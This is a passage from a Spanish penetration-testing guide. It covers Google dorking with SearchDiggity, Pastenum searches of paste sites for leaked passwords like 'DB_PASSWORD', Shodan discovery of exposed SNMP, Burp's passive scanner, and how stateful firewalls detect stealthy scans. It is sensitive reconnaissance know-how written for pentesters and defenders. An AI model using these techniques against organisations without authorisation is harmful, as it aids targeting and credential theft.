Uno de los elementos más importante que ofrece Google es su caché. Ésta permite obtener información sin llegar a interactuar con el objetivo que se está investigando ayudando, de esta forma, a anonimizar los accesos del usuario sobre el dominio. Estos factores deben ser tenidos en cuenta a la hora de utilizar Google.

Automatización del Google Hacking con SearchDiggity

La herramienta *SearchDiggity* en su versión 1.0 permite realizar búsquedas a través de los motores de búsqueda, Bing y Google. En este apartado nos centraremos en Google.

Una vez descargada e instalada la aplicación de la página web oficial[82]:

1. Cargamos las búsquedas (*Queries*). En la propia carpeta de la aplicación se dispone de un fichero de texto de nombre “Google Queries.txt”:




Figura 64: Base de datos de peticiones

2. A continuación, se define un dominio o *site* sobre el que realizar estas consultas en la parte derecha de la aplicación:




Figura 65: Consulta de dominio

[82] **Google Hacking Diggity Project**
http://www.stachliu.com/resources/tools/google-hacking-diggity-project/

3. Finalmente, se deberá disponer de un "*custom ID search*", que Google proporciona a través de su servicio ubicado en http://www.google.com/cse/ (para el que se debe disponer de una cuenta de Google).




Figura 66: Búsqueda personalizada sobre el dominio a evaluar

Una vez finalizada, se dispondrá en el panel de control asociado a esa búsqueda de un "*custom ID search*".




Figura 67: Custom search ID

Este identificador se pondrá en:

Figura 68: Custom search id en la aplicación

Llegados a este punto, estaría todo preparado para lanzar las búsquedas sobre el dominio objetivo marcando los *checks* que se encuentran a la izquierda de la aplicación.




Figura 69: Resultado de las búsquedas

```
GET
/ajax/services/search/web?q=%22Error%20Diagnostic%20Information%22%20intitle:%22Error%20Occurred%20While%22%20
site:DOMINIO&v=1.0&rsz=large&hl=en&cx=CUSTOMID-SEARCH&safe=moderate&userip=IP HTTP/1.1

Referer: http://ajax.googleapis.com/ajax/services/search/web

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.99
Safari/533.4

Host: ajax.googleapis.com

Connection: Keep-Alive
```

Figura 70: Resultados

4.2.3. Servicios Pastebin, Pastie y Github

Pastebin, Pastie y Github son sitios web creados para que los usuarios almacenen texto durante cierto periodo de tiempo. Estos sitios web suelen ser utilizados, generalmente, por programadores para almacenar trozos de código.

Para facilitar la búsqueda en estos sitios web, se ha creado la herramienta Pastenum por parte de "**Corelan Team**", que permite recopilar información de dichos sitios. Esta información es de utilidad para los equipos de seguridad internos, ya que se podrá investigar si existe información privada, publicada en determinados sitios web, que es considera privada dentro de la organización (como pudieran ser *passwords*, nombres de usuarios, etcétera).

En la página web Corelan Team se puede encontrar una guía[83] de cómo instalar y usar la aplicación. En este apartado se muestra un ejemplo de su uso, dejando claro que la herramienta adquiere más potencia en función de la creatividad de las búsquedas.

Antes de lanzar la aplicación, se editará el *script* pastenum.rb para configurar dentro de cada una de las clases, los nombres de los sitios web donde se va a lanzar la búsqueda. También se podrán especificar parámetros como el número máximo de páginas, si se habilita la búsqueda o no, etcétera:

```
class Github

  def initialize(dork_url)
    @enabled = 0 #1 is enabled, 0 is disabled
    @dork = dork_url
    @agent = Mechanize.new
    @max_pages = "25"
  end
```

Figura 71: Configuración clases Pastenum

Para lanzar la aplicación:

```
$:~/tools/Pastenum$ ruby pastenum.rb
+++++++++++++++++++++++++++++++++++++++++++++
+ Pastie Enum
+ A Corelan Team Production - www.corelan.be
+ Written by Nullthreat
+ Version .1 rc2
+++++++++++++++++++++++++++++++++++++++++++++

[?] Input a search string:
```

[83] **Pastenum- Pastebin/pastie enumeration tool**
http://www.corelan.be/index.php/2011/03/22/pastenum-pastebinpastie-enumeration-tool/

Una vez ejecutada, solicitará una cadena de búsqueda:

```
[?] Input a search string:

DB_PASSWORD
[*] Getting Results
[*] Searching Pastie.org (Limit: 1000 Results)

[*] Parsing pages:.....
[*] Total Items found on Pastie: 481
[*] Searching Pastebin.com (Limit: First 25 Pages)

[!] No Items Found, Try Harder
[*] Searching Github
[*] 6 pages of results found.
[*] Parsing pages:.....[*] Searching Gist - This is a little slow, Be patient
```

Finalizado este paso, se dispondrá de un informe con los resultados obtenidos:




Figura 72: Resultado Pastenum – pastie.org




Figura 73: Resultado Pastenum – gihub

Este tipo de fuentes se pueden consultar directamente a través de las páginas web del servicio, y deben ser monitorizadas por los equipos de seguridad para evitar fugas de información.

4.2.4. *SNMP Discovery* con Shodan

El protocolo SNMP[84] (*Simple Network Management Protocol*) facilita el intercambio de información entre dispositivos de red. Entre sus funcionalidades se encuentra la posibilidad de obtener información de los dispositivos, convirtiéndose así en otra fuente a tener en cuenta. En este apartado se verá la forma de descubrir de forma pasiva servicios SNMP (en un apartado posterior se verán ejemplos de cómo explotar servicios SNMP para obtener información interesante).

Para esto, se utilizará el servicio web Shodan que, dada una determinada búsqueda, proporcionará la información solicitada. Por ejemplo, mediante la búsqueda "port:161 country:es" puede verse el orden de magnitud de la exposición del servicio SNMP en IP's españolas:




Figura 74: Shodan, servicio SNMP

Esto no quiere decir que estos dispositivos posean la *community* por defecto, pero el servicio, con una alta probabilidad, se encontrará disponible. Se destaca en la imagen que existen a fecha de realización de esta guía, **301.666 resultados** y, entre ellos, se encuentran **sistemas Windows 2000** con el servicio SNMP disponible.

---

[84] **Wikipedia SNMP**
http://es.wikipedia.org/wiki/Simple_Network_Management_Protocol

4.2.5. Reconocimiento Activo

4.2.5.1. Manual Browsing: Burp Suite

Burp es un *proxy* desarrollado por PortSwigger[85]. Esta herramienta ofrece una serie de funcionalidades para la recopilación de información. Para configurarlo:

1. Arrancar Burp, lo que abrirá por defecto un puerto a la escucha en 127.0.0.1:8080
2. Configurar en el navegador como Proxy 127.0.0.1:8080

Una de las funcionalidades que nos ayuda en la recolección de información es su escáner pasivo.




Figura 75: Opción scanner (Burp)

Este escáner facilita información de vulnerabilidades web, simplemente tras el análisis de las peticiones y las respuestas generadas. En el siguiente ejemplo, nos advierte que el certificado utilizado por la página no es de confianza:




Figura 76: Scanner Pasivo con Burp

[85] **Portswigger Web Security**
http://portswigger.net/

Además, Burp genera un mapa de toda la aplicación, destacando información como cuentas de correo, directorios, direcciones IP de ámbito privado, etcétera.

Toda esta información es recopilada y presentada en la interfaz, además de destacarse con su código de colores las vulnerabilidades encontradas en función de su criticidad.




Figura 77: Mapa de la aplicación y panel de vulnerabilidades

4.3. *SCANNING* EN ENTORNOS *STATEFUL*

Una de las tareas más habilidosas durante el proceso de *Active Footprinting* es el escaneo de equipos y dispositivos de red utilizando herramientas especializadas como *Nmap*. La destreza del atacante será vital para poder detectar máquinas y servicios de la forma más sigilosa posible y sin dar la voz de alarma sobre los posibles dispositivos y sistemas de seguridad de la organización. El objetivo, por tanto, será enviar paquetes que simulen ser conexiones legítimas o que generen la menor cantidad de ruido para encajar lo mejor posible dentro de las políticas de seguridad de los f*irewalls/IDS/routers*.

Las consecuencias de ser detectados son obvias. Por un lado, las máquinas pueden ser baneadas impidiendo realizar futuras conexiones. Por otro lado, quedará registro de las acciones realizadas en múltiples *logs,* por lo que serán evidencias más que suficientes para demostrar el tipo de actividad que se estaba realizando. Por estos motivos no es extraño que un atacante disponga de varias IPs desde la cuales realizar ciertos tipos de escaneos y de las que se pueda prescindir en caso de ser bloqueadas. Aunque este sería el entorno ideal, también existen otras opciones que permiten realizar ciertos escaneos de forma indirecta, esto es, ocultando la IP y sin necesidad de establecer una conexión directa con la víctima.

Antes de ver alguna de estas opciones es importante aclarar determinados conceptos que ayuden a entender de forma genérica el funcionamiento en el que *routes/firewalls* se basan para detectar ataques y anomalías de red con las cuales generar alertas y denegar conexiones. Hoy en día, prácticamente cualquier *firewall* dispone de una tabla de estado que le ayuda a entender, no solo el origen y destino de los paquetes (como ocurría con los *firewalls* de la 1ª generación denominados ***Packet Filters***), sino también a comprender la conexión a la que pertenecen los mismos. Los Firewalls denominados ***Stateful Firewall*** mantienen una base de datos donde almacena el estado de las conexiones gracias a la cual se puede conocer si cierta conexión está como *established*, como *closed* o bien está siendo negociada. Esta tabla ayudará al *firewall* a detectar numerosos ataques de red al poder conocer y asociar cada uno de los paquetes que lo atraviesan en base, no solo a su puerto e IP origen/destino, sino también a los *flags* que determinan el estado de las conexiones. Esto proporciona también gran flexibilidad en la creación de ACL a la hora de utilizar estos valores para aceptar o denegar conexiones.




Figura 78: State Table

A continuación se muestran dos ejemplos prácticos de *Firewalls Stateful* que implementan una tabla de estado para llevar un registro de las conexiones. La siguiente salida[86] la proporciona una Cisco ASA tras introducir el comando "show conn":

```
hostname# show conn
54 in use, 123 most used
TCP out 10.10.49.10:23 in 10.1.1.15:1026 idle 0:00:22, bytes 1774, flags UIO
UDP out 10.10.49.10:31649 in 10.1.1.15:1028 idle 0:00:14, bytes 0, flags D-
TCP dmz 10.10.10.50:50026 inside 192.168.1.22:5060, idle 0:00:24, bytes 1940435, flags
UTIOB
TCP dmz 10.10.10.50:49764 inside 192.168.1.21:5060, idle 0:00:42, bytes 2328346, flags
UTIOB
TCP dmz 10.10.10.51:50196 inside 192.168.1.22:2000, idle 0:00:04, bytes 31464, flags UIB
TCP dmz 10.10.10.51:52738 inside 192.168.1.21:2000, idle 0:00:09, bytes 129156, flags UIOB
TCP dmz 10.10.10.50:49764 inside 192.168.1.21:0, idle 0:00:42, bytes 0, flags Ti
TCP outside 192.168.1.10(20.20.20.24):49736 inside 192.168.1.21:0, idle 0:01:32, bytes 0,
flags Ti
TCP dmz 10.10.10.50:50026 inside 192.168.1.22:0, idle 0:00:24, bytes 0, flags Ti
TCP outside 192.168.1.10(20.20.20.24):50663 inside 192.168.1.22:0, idle 0:01:34, bytes 0,
flags Ti
```

Los datos muestran cada una de las conexiones que gestiona el *firewall* así como el estado de las mismas. Cada conexión viene representada por el tipo (TCP/UDP), direcciones IP origen/destino, puertos origen/destino así como *flags*, *idle time* y bytes transmitdos. Para ver una descripción más detallada de las mismas puede ejecutarse "*show conn detail*" donde, además, podrá verse el significado de los *flags* asociados a cada conexión.

[86] **Cisco ASA: "show conn" output example**
http://www.cisco.com/en/US/docs/security/asa/asa82/command/reference/s2.html#wp1396672

De la misma forma, Iptables también puede implementar un comportamiento *stateful* mediante el subsistema *connection tracking,* gracias al cual el *kernel* puede hacer un seguimiento de todas las sesiones lógicas de red, y donde cada conexión viene representada por uno de los siguientes estados: *New, Established, Related, Invalid*. La siguiente salida la proporciona *conntrack*, *interface* del espacio de usuario que permite visualizar, eliminar y actualizar entradas existentes en la tabla de estado.

```
root@bt:~# conntrack -L -o extended
ipv4     2 tcp      6 16 TIME_WAIT src=192.168.1.40 dst=[redacted] sport=52439 dport=80 src=[redacted]
    dst=192.168.1.40 sport=80 dport=52439 [ASSURED] mark=0 use=1
ipv4     2 tcp      6 431993 ESTABLISHED src=192.168.1.40 dst=[redacted] sport=49434 dport=443
    src=[redacted] dst=192.168.1.40 sport=443 dport=49434 [ASSURED] mark=0 use=1
ipv4     2 tcp      6 16 TIME_WAIT src=192.168.1.40 dst=[redacted] sport=49440 dport=80
    src=[redacted]dst=192.168.1.40 sport=80 dport=49440 [ASSURED] mark=0 use=1
ipv4     2 udp      17 0 src=192.168.1.40 dst=8.8.8.8 sport=56516 dport=53 src=8.8.8.8 dst=192.168.1.40 sport=53
    dport=56516 mark=0 use=1
ipv4     2 tcp      6 54 CLOSE_WAIT src=192.168.1.40 dst=[redacted] sport=37034 dport=80 src=[redacted]
    dst=192.168.1.40 sport=80 dport=37034 [ASSURED] mark=0 use=1
```

Además de la tabla de estado, algunos *firewall* proporcionan ***Deep Packet Inspection*** (DPI), permitiendo, no solo leer y entender el *packet header,* sino también la información de la capa de aplicación dentro de su *payload,* dándole aún mayor capacidad de filtrado. Gracias a dicha capacidad, el *firewall* también puede entender y habilitar conexiones para protocolos que negocian ciertos puertos dinámicamente como FTP (*active/pasive mode*) y donde en *firewalls stateless* sería más laborioso de configurar.

Appliances como ASA utilizan toda esta información para configurar políticas de seguridad MPF (***Modular Policy Framework***[87]), políticas basadas en zonas ZFW (***Zone-based Policy Firewall***[88]) y control de acceso basadas en contexto CBAC (***Context-based Access Control***[89]) con las que es posible crear políticas de filtrado realmente flexibles para denegar, aceptar, inspeccionar y priorizar tráfico. Por supuesto, esto mismo puede definirse para detectar diferentes técnicas de *scanning* que siguen un comportamiento predecible y que son fácilmente detectables por el *firewall*. El siguiente ejemplo muestra la funcionalidad "***Scanning Threat Detection***" de un Cisco ASA.

---

87 **Using Modular Policy Framework**
http://www.cisco.com/en/US/docs/security/asa/asa70/configuration/guide/mpc.html

88 **Zone-Based Policy Firewall**
http://www.cisco.com/en/US/products/ps6441/products_feature_guide09186a008060f6dd.html

89 **Configuring Context-Based Access Control**
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scfcbac.htm

A diferencia de IPS cuya detección se basa en firmas, esta funcionalidad genera una base de datos estadística a partir de las conexiones o intentos de conexiones de los equipos con el objetivo de detectar comportamientos anómalos así como técnicas de *scanning*.

```
tierramedia(config)# threat-detection scanning-threat shun except ip-address 192.168.50.0
255.255.255.0
tierramedia(config)# threat-detection rate scanning-threat rate-interval 1200 average-rate 10
burst-rate 20
....
tierramedia# show threat-detection scanning-threat attacker
88.*.*.*
88.*.*.*
10.0.50.1
10.0.50.5
…
tierramedia# show threat-detection rate
                    Average(eps)   Current(eps) Trigger      Total events
 10-min ACL  drop:          0            0      0             28
 1-hour ACL  drop:          0            0      0            1108
 1-hour SYN attck:          4            0      2           17154
…
 10-min DoS attck:          0            0      0             6
 1-hour DoS attck:          0            0      0            42
```

Dichas instrucciones habilitan el *Scanning Thread Detection*[90] denegando las conexiones a aquellas máquinas (a excepción de la red **192.168.50.0)** que no respeten los umbrales definidos por las directivas ***rate-interval, average-rate*** *y* ***burst-rate*****.** Asimismo se muestran algunos equipos bloqueados por el *firewall* así como estadísticas sobre algunos ataques de red (*syn flood*, tráfico bloqueado por ACLs, etc.).

Además de éstas políticas de seguridad, pueden definirse *templates* mediante FPM (***Flexible Packet Matching***)[91] con los que detectar todo tipo de *malware*, virus, *exploits*, etc. y de los cuales se disponga de un patrón que permita crear una regla de filtrado. Viendo hasta donde puede llegar un *firewall* de media/alta gama, puede deducirse que escanear un rango de red muchas veces no resultará tan fácil solamente con ejecutar *NMAP* en modo agresivo (-A) y esperar resultados. Además, a esto hay que sumarle la existencia de sistemas de detección/prevención de intrusos, *proxys*, aplicaciones software, etc. cuyo objetivo es identificar cualquier anomalía de red y generar las correspondientes alarmas.

---

[90] **Cisco: Configuring Scanning Threat Detection**
http://www.cisco.com/en/US/docs/security/asa/asa80/configuration/guide/protect.html#wp1072953

[91] **Cisco IOS Flexible Packet Matching**
http://www.cisco.com/en/US/prod/collateral/vpndevc/ps6525/ps6538/ps6540/prod_brochure0900aecd80644521.pdf

Todas estas contramedidas dificultarán en gran manera la labor de *scanning* por parte del *pentester* y, como se comentó al principio, podrían acabar bloqueando futuras conexiones.

